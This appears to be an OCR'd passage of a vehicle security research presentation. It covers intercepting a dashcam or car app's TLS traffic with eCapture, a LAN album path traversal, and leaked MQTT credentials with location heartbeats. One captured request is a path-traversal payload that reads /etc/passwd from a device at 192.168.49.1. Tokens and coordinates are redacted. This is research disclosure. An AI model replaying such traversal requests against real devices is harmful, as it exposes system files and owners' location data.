3647   000012f0  3a 74 72 75 65 2c 22 6d  71 74 74 5f 75 70 64 61  |:true,"mqtt_upda|
3648   00001300  74 65 5f 73 77 69 74 63  68 22 3a 74 72 75 65 7d  |te_switch":true}|
3649   00001310  7d 5d 2c 22 72 65 71 75  65 73 74 5f 69 64 22 3a  |}],"request_id":|
3650   00001320  22 6d 6b 2d 43 6f 4f 48  4c 6d 58 6d 75 44 6f 42  |"mk-CoOHLmXmuDoB|
3651   00001330  75 41 4c 46 61 6b 6b 22  2c 22 70 61 74 68 22 3a  |uALFakk","path":|
3652   00001340  22 2f 76 31 2f 70 69 70  65 73 2f 63 6f 6e 66 69  |"/v1/pipes/confi|
3653   00001350  67 73 2d 62 79 2d 67 72  6f 75 70 22 2c 22 73 65  |gs-by-group","se|
3654   00001360  72 76 65 72 5f 74 69 6d  65 22 3a 31 37 30 39 36  |rver_time":17096|
3655   00001370  31 39 32 35 38 2c 22 74  78 5f 69 64 22 3a 22 35  |19258,"tx_id":"5|
3656   00001380  35 37 33 66 30 37 64 36  63 64 64 34 37 30 37 62  |573f07d6cdd4707b|
```

Use VPN
Set System CA Cert
Hook Keystore


use ecapture😎

*https://github.com/gojue/ecapture

Car security research without cars.


Some interesting cases

LAN Album Path Traversal



```
tls_2[redacted]48 UUID:21[redacted]_0_1, Name:HTTPRequest, Type:1, Length:3
tls_2[redacted]
HEAD /mnt/qnx/LoopVideo/DVR_RIGHT_[redacted].ts HTTP/1.1
Host: 192.168.49.1:7788
Accept-Encoding: gzip
Connection: close
Token: eyJleHAiOjE3MDk2MTgxND[redacted]IiwiV
User-Agent: [redacted]d/UKQ1.230804.001)


tls_2[redacted]21652_26090_RxCachedThreadS_0_1, Name:HTTPRequest, Type:1, Length:3
tls_2[redacted]
GET /mnt/qnx/../../../../../etc/passwd HTTP/1.1
Host: 192.168.49.1:7788
Accept-Encoding: gzip
Connection: close
Token: [redacted]gxNDYsIkRFVklDRV9JRCI6IldxQ2FzOG5sVmY1WU[redacted]wiV
User-Agent: [redacted]Build/UKQ1.230804.001)
```

MQTT Server Login Credentials Leaked




Topic: device/heartBeat/[redacted]1-000000030271 QoS: 0

```
{
        "cid":  "06252[redacted]-000000030271",
        "msgid":        "42[redacted]",
        "action":       "cameraHeartBeat",
        "data": {
                "locate_state": 1,
                "new_latitude": [redacted]33,
                "latitude":     [redacted]3,
                "latd": 0,
                "new_longitude":        [redacted]0293,
                "longitude":    [redacted]93,
                "speed":        0,
                "time":  [redacted],
                "isLowFlow":    1,
                "mqttType":     0,
                "status":       {
```

Part II :
From zero to root intelligent vehicles.

From zero to root intelligent vehicles

What we thought were the test conditions

